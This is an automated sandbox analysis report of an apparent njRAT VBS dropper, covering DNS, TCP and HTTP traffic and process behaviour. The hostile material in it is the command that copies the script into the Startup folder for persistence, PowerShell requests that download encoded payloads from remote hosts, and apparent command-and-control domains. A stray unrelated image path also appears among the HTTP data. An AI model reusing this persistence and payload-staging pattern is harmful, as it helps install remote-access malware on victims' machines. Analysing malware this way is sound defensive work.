02/21/22-06:51:20.992264	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	60352	8.8.8.8	192.168.2.3
02/21/22-06:51:44.085582	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	56773	8.8.8.8	192.168.2.3
02/21/22-06:52:07.196195	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	60982	8.8.8.8	192.168.2.3
02/21/22-06:52:30.311854	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	58058	8.8.8.8	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 21, 2022 06:49:31.257205009 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.362876892 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.362984896 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.363883018 CET	49755	80	192.168.2.3	198.50.177.251

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 21, 2022 06:49:31.469897985 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.469949961 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.469990015 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.470000029 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.470037937 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.470093012 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.470119953 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.470133066 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.470171928 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.470175028 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.470211029 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.470249891 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.470261097 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.470290899 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.470339060 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.576039076 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576092958 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576144934 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576181889 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576224089 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576261997 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576301098 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576348066 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576379061 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.576386929 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576401949 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.576405048 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.576406956 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.576426029 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576467037 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576473951 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.576505899 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576545954 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576550961 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.576585054 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576622963 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576632977 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.576662064 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576702118 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576706886 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.576741934 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576782942 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576786995 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.576821089 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.576865911 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.682331085 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682373047 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682404995 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682430029 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.682435036 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682470083 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682470083 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.682498932 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682531118 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682533979 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.682555914 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682594061 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682594061 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.682626963 CET	80	49755	198.50.177.251	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 21, 2022 06:49:31.682656050 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682665110 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.682686090 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682712078 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682720900 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.682729959 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682746887 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682763100 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682765007 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.682779074 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682795048 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682800055 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.682811022 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682826996 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682832956 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.682843924 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682859898 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682867050 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.682878017 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682893991 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682893038 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.682912111 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682928085 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682930946 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.682945013 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682960033 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682964087 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.682976961 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682993889 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.682998896 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.683011055 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.683028936 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.683034897 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.683046103 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.683062077 CET	80	49755	198.50.177.251	192.168.2.3
Feb 21, 2022 06:49:31.683068991 CET	49755	80	192.168.2.3	198.50.177.251
Feb 21, 2022 06:49:31.683079004 CET	80	49755	198.50.177.251	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 21, 2022 06:49:31.943273067 CET	56009	53	192.168.2.3	8.8.8.8
Feb 21, 2022 06:49:31.962196112 CET	53	56009	8.8.8.8	192.168.2.3
Feb 21, 2022 06:49:48.172838926 CET	59026	53	192.168.2.3	8.8.8.8
Feb 21, 2022 06:49:48.193334103 CET	53	59026	8.8.8.8	192.168.2.3
Feb 21, 2022 06:50:11.483433008 CET	58361	53	192.168.2.3	8.8.8.8
Feb 21, 2022 06:50:11.504518032 CET	53	58361	8.8.8.8	192.168.2.3
Feb 21, 2022 06:50:34.719202042 CET	50728	53	192.168.2.3	8.8.8.8
Feb 21, 2022 06:50:34.738262892 CET	53	50728	8.8.8.8	192.168.2.3
Feb 21, 2022 06:50:57.831177950 CET	57106	53	192.168.2.3	8.8.8.8
Feb 21, 2022 06:50:57.849869967 CET	53	57106	8.8.8.8	192.168.2.3
Feb 21, 2022 06:51:20.971386909 CET	60352	53	192.168.2.3	8.8.8.8
Feb 21, 2022 06:51:20.992264032 CET	53	60352	8.8.8.8	192.168.2.3
Feb 21, 2022 06:51:44.066652060 CET	56773	53	192.168.2.3	8.8.8.8
Feb 21, 2022 06:51:44.085582018 CET	53	56773	8.8.8.8	192.168.2.3
Feb 21, 2022 06:52:07.177412033 CET	60982	53	192.168.2.3	8.8.8.8
Feb 21, 2022 06:52:07.196194887 CET	53	60982	8.8.8.8	192.168.2.3
Feb 21, 2022 06:52:30.290947914 CET	58058	53	192.168.2.3	8.8.8.8
Feb 21, 2022 06:52:30.311853886 CET	53	58058	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 21, 2022 06:52:53.506216049 CET	64367	53	192.168.2.3	8.8.8.8
Feb 21, 2022 06:52:53.525224924 CET	53	64367	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 21, 2022 06:49:31.943273067 CET	192.168.2.3	8.8.8.8	0x252	Standard query (0)	njratcasanew.ueuo.com	A (IP address)	IN (0x0001)
Feb 21, 2022 06:49:48.172838926 CET	192.168.2.3	8.8.8.8	0xca47	Standard query (0)	venomsi.mypsx.net	A (IP address)	IN (0x0001)
Feb 21, 2022 06:50:11.483433008 CET	192.168.2.3	8.8.8.8	0x6804	Standard query (0)	venomsi.mypsx.net	A (IP address)	IN (0x0001)
Feb 21, 2022 06:50:34.719202042 CET	192.168.2.3	8.8.8.8	0x182d	Standard query (0)	venomsi.mypsx.net	A (IP address)	IN (0x0001)
Feb 21, 2022 06:50:57.831177950 CET	192.168.2.3	8.8.8.8	0x972c	Standard query (0)	venomsi.mypsx.net	A (IP address)	IN (0x0001)
Feb 21, 2022 06:51:20.971386909 CET	192.168.2.3	8.8.8.8	0x750b	Standard query (0)	venomsi.mypsx.net	A (IP address)	IN (0x0001)
Feb 21, 2022 06:51:44.066652060 CET	192.168.2.3	8.8.8.8	0x4fdb	Standard query (0)	venomsi.mypsx.net	A (IP address)	IN (0x0001)
Feb 21, 2022 06:52:07.177412033 CET	192.168.2.3	8.8.8.8	0xc900	Standard query (0)	venomsi.mypsx.net	A (IP address)	IN (0x0001)
Feb 21, 2022 06:52:30.290947914 CET	192.168.2.3	8.8.8.8	0xec81	Standard query (0)	venomsi.mypsx.net	A (IP address)	IN (0x0001)
Feb 21, 2022 06:52:53.506216049 CET	192.168.2.3	8.8.8.8	0x12f7	Standard query (0)	venomsi.mypsx.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 21, 2022 06:49:31.962196112 CET	8.8.8.8	192.168.2.3	0x252	No error (0)	njratcasanew.ueuo.com		162.253.155.226	A (IP address)	IN (0x0001)
Feb 21, 2022 06:49:48.193334103 CET	8.8.8.8	192.168.2.3	0xca47	No error (0)	venomsi.mypsx.net		201.121.59.253	A (IP address)	IN (0x0001)
Feb 21, 2022 06:50:11.504518032 CET	8.8.8.8	192.168.2.3	0x6804	No error (0)	venomsi.mypsx.net		201.121.59.253	A (IP address)	IN (0x0001)
Feb 21, 2022 06:50:34.738262892 CET	8.8.8.8	192.168.2.3	0x182d	No error (0)	venomsi.mypsx.net		201.121.59.253	A (IP address)	IN (0x0001)
Feb 21, 2022 06:50:57.849869967 CET	8.8.8.8	192.168.2.3	0x972c	No error (0)	venomsi.mypsx.net		201.121.59.253	A (IP address)	IN (0x0001)
Feb 21, 2022 06:51:20.992264032 CET	8.8.8.8	192.168.2.3	0x750b	No error (0)	venomsi.mypsx.net		201.121.59.253	A (IP address)	IN (0x0001)
Feb 21, 2022 06:51:44.085582018 CET	8.8.8.8	192.168.2.3	0x4fdb	No error (0)	venomsi.mypsx.net		201.121.59.253	A (IP address)	IN (0x0001)
Feb 21, 2022 06:52:07.196194887 CET	8.8.8.8	192.168.2.3	0xc900	No error (0)	venomsi.mypsx.net		201.121.59.253	A (IP address)	IN (0x0001)
Feb 21, 2022 06:52:30.311853886 CET	8.8.8.8	192.168.2.3	0xec81	No error (0)	venomsi.mypsx.net		201.121.59.253	A (IP address)	IN (0x0001)
Feb 21, 2022 06:52:53.525224924 CET	8.8.8.8	192.168.2.3	0x12f7	No error (0)	venomsi.mypsx.net		201.121.59.253	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 198.50.177.251
- njratcasanew.ueuo.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49755	198.50.177.251	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Feb 21, 2022 06:49:31.363883018 CET	1140	OUT	GET /rump/4.txt HTTP/1.1 Host: 198.50.177.251 Connection: Keep-Alive
Feb 21, 2022 06:49:31.469897985 CET	1142	IN	HTTP/1.1 200 OK Date: Mon, 21 Feb 2022 05:49:27 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Last-Modified: Sun, 13 Feb 2022 22:15:32 GMT ETag: "20672-5d7eda36b6806" Accept-Ranges: bytes Content-Length: 132722 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/plain Data Raw: e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 e2 99 88 e2 98 91 Data Ascii:


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49756	162.253.155.226	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Feb 21, 2022 06:49:32.139425993 CET	1282	OUT	GET /NJratNEW%20casa/base%2064%20NJratNEWcasa.txt HTTP/1.1 Host: njratcasanew.ueuo.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 21, 2022 06:49:32.315517902 CET	1283	IN	HTTP/1.1 200 OK Date: Mon, 21 Feb 2022 05:49:32 GMT Server: Apache/2.4.41 Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Tue, 08 Feb 2022 10:22:57 GMT ETag: "aaac-5d77f19cbf4d2" Accept-Ranges: bytes Content-Length: 43692 Keep-Alive: timeout=1, max=10000 Content-Type: text/plain Data Raw: 3d 41 Data Ascii: =AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AA

Statistics

Behavior



- wscript.exe
- cmd.exe
- conhost.exe
- PING.EXE
- powershell.exe
- powershell.exe
- conhost.exe
- powershell.exe
- wscript.exe
- cmd.exe
- conhost.exe
- PING.EXE
- RegSvcs.exe
- powershell.exe
- powershell.exe
- conhost.exe

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: **6576**, Parent PID: **3352**

General

Target ID:	0
Start time:	06:49:04
Start date:	21/02/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\NJratccccassssG2.00.vbs"
Imagebase:	0x7ff6f8410000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **4560**, Parent PID: **6576**

General

Target ID:	1
Start time:	06:49:06
Start date:	21/02/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\cmd.exe" /c ping 127.0.0.1 -n 10 & powershell -command [System.IO.File]::Copy('C:\Users\user\Desktop\NJratccccassssG2.00.vbs','C:\Users\' + [Environment]::UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs')
Imagebase:	0x7ff744280000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **4960**, Parent PID: **4560**

General

Target ID:	2
Start time:	06:49:06
Start date:	21/02/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: PING.EXE PID: **3732**, Parent PID: **4560**

General

Target ID:	5
Start time:	06:49:07
Start date:	21/02/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping 127.0.0.1 -n 10
Imagebase:	0x7ff779ac0000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **6844**, Parent PID: **4560**

General

Target ID:	12
Start time:	06:49:16
Start date:	21/02/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -command [System.IO.File]::Copy('C:\Users\user\Desktop\NJratccccassssG2.00.vbs','C:\Users\' + [Environment]::UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs')
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC67B5F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC67B5F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC63AF03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC63AF03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_czz05exg.e0h.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC66886FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jv2klgm1.r0q.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC66886FDD	CreateFileW
C:\Users\user\Documents\20220221	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFC6688F35D	CreateDirectoryW
C:\Users\user\Documents\20220221\PowerShell_transcript.347688.IrFEJQAh.20220221064918.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC66886FDD	CreateFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7FFC66F6817A	CopyFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ VFM.vbs\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	7FFC66F6817A	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_czz05exg.e0h.ps1	success or wait	1	7FFC6688F270	DeleteFileW
